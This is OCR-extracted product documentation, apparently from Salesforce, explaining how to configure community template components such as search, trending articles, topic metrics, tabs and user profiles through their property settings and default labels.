
When a user types in the search text box, the system returns suggested articles and search strings that match the characters typed in the search box.

1. Select the **Search** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Placeholder Text`	Enter the text that appears in the search bar. The default value is *`What would you like to know?`*

Property	Details
`Category Name`	The top-level category that contains the subcategories for articles is automatically set using an expression that uses the top-level category you specified in the template's Custom Properties.
`Max Number of Auto Query Suggestions`	Select the number of search queries to return per match.
`Max Number of Article Title Match Results`	Select the number of articles to return per match.

Example: Sample Search component:



SEE ALSO:

Which Components Can I Use with Each Template?

Search & Post Publisher

The Search & Post Publisher component lets your users search for articles, discussions, and any object available to your community members and made searchable. It also lets users ask questions or contact support when they can't find the information they're looking for.

Autocomplete search results are based on whether the discussion, article title, or record contains the text entered by the user. The search accounts for partially matching terms and non-adjacent terms. For example, the results for "best backpack" could include a question titled "Which backpack is best for day hikes?" The results for "backpack" could include an article titled "Backpacking Tips." When a user performs a full search by clicking **Search**, the search engine also scans question descriptions and article text for matching terms.

Customize the Search & Post Publisher to meet the needs of your community. Turn on autocomplete search to suggest search results to users, add a footer so that users can contact support if they can't find what they're looking for, and customize the post publisher for when users post questions to the community.


1. Select the **Search & Post Publisher** component in the page you're configuring.

2. In the property editor, configure properties for the component:

Property	Details
Autocomplete Search	Click to expand the section with autocomplete search properties.
`Placeholder Text for Search Field`	Specify the text that appears in the search box. The default text is Search...
`Use autocomplete in searches`	Select this option to let users see suggested search results as they enter search terms.
`Show autocomplete results in one list`	Select this option to display suggested search results in one list as a community member enters search terms. Otherwise, the suggested results are shown in tabs. Note: This option must be enabled if you want autocomplete search results that can be sorted by relevance.
`Maximum Autocomplete Results`	Enter the maximum number of suggested results displayed on each tab during a search. The default is 6. An equal number of questions, articles, and objects is displayed in the combined results tab, but if there aren't enough of one type of result, additional results of the other type are displayed to reach the maximum. This functionality is available only in the Winter '16 and later versions of community templates.
`Show Discussions results before Articles`	By default, articles appear above questions in the combined search results, and the article results tab precedes the question results tab. Select this option to display questions before articles and to switch the tab order. This functionality is available only in the Winter '16 and later versions of community templates.
Autocomplete Results: Sort by Relevance	Click to expand the section that allows you to add searchable Salesforce objects to autocomplete results and have results sort by relevance.
`Objeccts in Autocomplete Results`	Click **Add** to add searchable Salesforce objects to your community's autocomplete results.
Autocomplete Results: Group by Object	Click to expand the section with that allows you to set grouping by object for autocomplete results.
`All Results Label`	Enter the name of the search results tab that displays results from all the searchable articles, discussions, and objects in the community. The default text is `All`. This functionality is available only in the Winter '16 and later versions of community templates.
`Article Results Label`	Enter the name of the search results tab that displays articles only. The default text is `Articles`. This functionality is available only in the Winter '16 and later versions of community templates.
`Discussion Results Label`	Enter the name of the search results tab that displays discussions only. The default text is Questions. This functionality is available only in the Winter '16 and later versions of community templates.
Ask Community	Click to expand the section with properties regarding asking the community.
`Show footer during search`	Select this option to display the footer giving members an option to ask the community a question.

Property	Details
`Post to Ask the Community`	Enter the text that invites users to post a question to the community or to customer support. The default text is: Don't see what you're looking for?.
`Create Your Question Prompt`	Enter the text that users click to ask a question. The default text is: Ask a question.
`Create Your Sign-In Prompt`	Enter the text that directs users to a login page before they ask a question. The default text is: Sign in to ask a question.
Post to Publisher	Click to expand the section with posting properties.
`Discussion Publisher Title`	Enter the title of the modal window that members use to post questions.
`Select Navigational Topic Destination`	Enter the text that lets users pick a navigational topic for their question. The default text is: Post to a navigational topic.
`Post To Topic`	Enter the text that appears before the navigational topic name that the user chooses. For example, if a user posts a question to Coffee, the onscreen text says Post to Coffee.
`Topic Required Label`	Enter the text that shows that selecting a topic is required.
`Allow file attachments`	Select this option to let users attach a file to a question.
Contact Support	Click to expand the section with properties regarding contacting support.
`Let members contact support`	Select this option to let users contact customer support to create a case.
`Create Support Case Label`	Enter the text to display for the option to create a case. The default text is Contact Support.
`Create Private Support Case Label`	Enter the text to display for the option to contact support in a private message. The default text is Private.
`Case Action Name`	Enter the name of the action that creates new cases. Use the action layout editor to specify which fields to include in the layout. You also need to include this action in the Web-to-Case settings. For more information on quick actions and Web-to-Case, see the Salesforce Help.

Example: Sample Search Publisher component:



SEE ALSO:

Which Components Can I Use with Each Template?

Search Results

The Search Results component lets users view tabbed lists of articles and discussions that are returned from selecting a topic or typing a string in the Search Publisher.

Note: Before Spring '16, this component was named Results List.


1. Select the **Search Results** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Articles Tab Label`	Enter the text that appears on the tab that users select to view the list of returned articles. The default text is `Articles`.
`Discussions Tab Label`	Enter the text that appears on the tab that users can select to view the list of returned discussions. The default text is `Discussions`.
`Topic ID`	The expression in the `Topic ID` field uses the topic ID that the user selects when filtering by topic.
`Search Term`	The expression returns results based on the text users enter when typing their search queries.
`Active Tab`	Specify which tab you want to appear as selected with its contents exposed, when the page loads. The expression retrieves the parameter from the query string in the URL for the page.

Property	Details
	Type *articles* to display the article search results first or *discussions* to display the contents of the discussion search results first.
Number of Articles	Specify the maximum number of articles to display in the component.
Show Article Tab	Select this checkbox if you have Salesforce Knowledge enabled and want community members to search for and view articles.

Important: For articles to show up in the Search Results component, they must be associated with a topic.

Example: Sample Search Results component:



SEE ALSO:

Which Components Can I Use with Each Template?

Set Case Status Button


The Set Case Status Button component lets users click a button to mark a case as resolved and close it.

Note: Before Spring '16, this component was named Case Status Button.

1. Select the **Set Case Status Button** component in the page you're configuring.
2. Configure properties for the component in the property editor:

Property	Details
`Case ID`	Leave the default query string for the unless you plan to customize the component and add your own query string. The system uses the query string in this field to return the Case ID.
`Active Status Label`	Enter the text that appears on the button when the case is still open. For example, the button can be labeled **Close Case** or **Resolve Case**.
`Inactive Status Label`	Enter the text that appears on the button when the case is closed. For example, the button can be labeled **Re-Open Case**.

Example: Sample Set Case Status Button component:



SEE ALSO:


Which Components Can I Use with Each Template?

Tabs

Use the Tabs component in the Customer Service (Napili) to group other components in a set of customizable tabs for structure. Add as many tabs as you need and whatever components you want. You can rename and reorder the tabs, and choose whether to show or hide individual tabs to guest users in the community.

1. Add the **Tabs** component to a page or select it on the page you're configuring.
2. In the property editor, configure the component.
   - To add another tab, click **Add Tab**.


- To rename a tab or set its public availability, select the tab. To make that tab available to guest users in the community, select **Publicly available**. If no tabs are publicly available, the entire Tabs component is hidden from guest users.
- To reorder a tab, drag the tile to the correct position.



3. Add the components you need to each tab.

Note: You can't add a Tabs component to another Tabs component.

Example: Sample Tabs component with two renamed tabs—Featured Topics and My Feed:



SEE ALSO:

Which Components Can I Use with Each Template?


Toggle Button

The Toggle Button component lets users display or collapse the left navigation menu for mobile devices and tablets. It doesn't appear in the desktop view.

You can find the **Toggle Button** component in the template header.

1. Select the **Toggle Button** component in the page you're configuring.
   There are no properties to set for this component.

Example: Sample Toggle Button component:



SEE ALSO:

Which Components Can I Use with Each Template?

Topic Catalog

The Topic Catalog component lets community members see a full listing of navigational parent and subtopics you have set up for the community in one convenient location.


The following is the maximum number of navigational topics and subtopics you can have in a Customer Service (Napili) community template.

Level	Maximum Number of Entries
One (parent)	25
Two (subtopic)	10
Three (subtopic)	10

Note: The topic catalog shows only navigational topics and subtopics, and is only visible after you set them up.

1. Edit the Navigation Menu component in your community (typically, on the home page).
2. Select **Add the "More Topics..." link**.

Example: When community members can click `More Topics` link from the Topics list in the navigation menu, they see the topic catalog.



SEE ALSO:

Which Components Can I Use with Each Template?

Topic Description


The Topic Description component is used on the Topic Detail page in the Customer Service (Napili) community template. It shows the topic's description as entered in Community Management.

1. Select the **Topic Description** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Topic ID`	The system supplies this value, and populates the component with the description tied to the topic shown on the topic detail page.

Property	Details
`Title`	Enter text for the title. The default text is `Description`.

Example: Sample Topic Description component.



SEE ALSO:

Which Components Can I Use with Each Template?

Topic Metrics

The Topic Metrics component lets users see how often community members use a topic.

You can show the number of posts, articles, and followers that a topic has, and how many people have used the topic in the last 60 days. Use the Topic Metrics component on the Topic Detail page.

1. Select the **Topic Metrics** component on the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Show Posts`	Enable this setting to show the number of posts tagged with the topic.
`Show Articles`	Enable this setting to show the number of articles tagged with the topic.

Property	Details
`Show Followers`	Enable this setting to show the number of people following the topic.
`Show how many people used the topic in the last 60 days.`	Enable this setting to show how many community members have used the topic in the past 60 days.
`Topic ID`	This field populates dynamically with the topic ID.

Trending Articles

The Trending Articles component displays the most popular articles in your community. You can display them sorted by category or just display the top articles regardless of category.


An article's popularity is based on the number of recent views. You can specify two different display options for this component:

- A two-column list of the top trending articles for the community.
- Two or more columns of trending articles sorted by data category. When a data category doesn't have any articles that are trending, it doesn't appear in the list.

1. Select the **Trending Articles** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Category Name`	The top-level category that contains the subcategories for articles is automatically set using an expression that uses the top-level category you specified in the template's Custom Properties.
`Number of Articles`	Enter the maximum number of articles to display in the component. If you are using the two-column view with images, this will be the total number of articles that appear in the component. If you choose to display articles by data category, this will be the number of articles per child category.
`Number of Categories`	Enter the maximum number of categories to display in the component. This value controls whether the trending articles are organized by category or not: • To view a list of trending articles that isn't organized by categories, type *`0`* in the field. • To view trending articles organized by data category, specify the number of categories to display. Note: If you specify a parent category that has no children, the component will display the trending articles without categories even if you specify a number in this field.
`Title`	Enter a title for the component. The default text is *`Trending`*.

Example: Sample Trending Articles component:



SEE ALSO:

Which Components Can I Use with Each Template?

Trending Articles by Topic

The Trending Articles by Topic component displays the most popular articles in your community organized by topic.


Note: Before Spring '16, this component was named Topic Trending Articles.

The topicID attribute is optional. If it's not set, then trending articles scoped by all managed topics appear in the component. An article's popularity is based on the number of recent views.

1. Select the **Trending Articles by Topic** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter the text that is the title for the component. The default text is *`Trending Articles`*.
`Number of Articles`	Enter the maximum number of trending articles to display.
`Topic ID`	The expression in the field uses the ID from the topic that the user selects to display the list of articles. To display articles from all managed topics, leave this field blank.

Example: Sample Trending Articles by Topic component:



SEE ALSO:

Which Components Can I Use with Each Template?

Trending Topics


The Trending Topics component displays the popular topics in your community.

In the Page Editor, you can configure the Trending Topics component on the Home page.

1. Select the **Trending Topics** component.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter a title for the list of trending topics. The default text is `Trending Topics`.
`Number of Topics`	Enter the number of trending topics to display. You can display a maximum of five topics at a time.

Example: Sample Trending Topics component:



SEE ALSO:

Which Components Can I Use with Each Template?

Unanswered Questions

The Unanswered Questions component lets users see the most viewed unanswered questions in a community. The component shows the top unanswered questions based on the view count across the community. As questions are answered, they are removed from view.

Note: Only questions created after the Spring '17 release are displayed in the Unanswered Questions component.

1. Select the **Unanswered Questions** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	The title of the component. The default text is *`Do you have the answer?`*.
`Number of Questions`	Enter the number of questions to show on the list. The default is 5.
`Show views`	Show the number of times the question has been viewed by users.

User Profile

The User Profile component shows detailed information for a user, including contact information, profile photo, Chatter statistics, topics the user is knowledgeable about, who the user is following, and the user's followers.

The User Profile component uses a two-column layout by default. Profile details and the profile image are always shown, but you choose if you want to show related lists, Chatter statistics, and Knowledgeable About. You can also customize labels.

The layout of the component also makes it ideal for viewing your community on a mobile device. When viewed on a mobile device or tablet, the component uses a single column layout that includes four tabs: Feed, Cases, Details, and Related. The Cases tab is only visible when a user views their own profile. You can edit all tab labels.

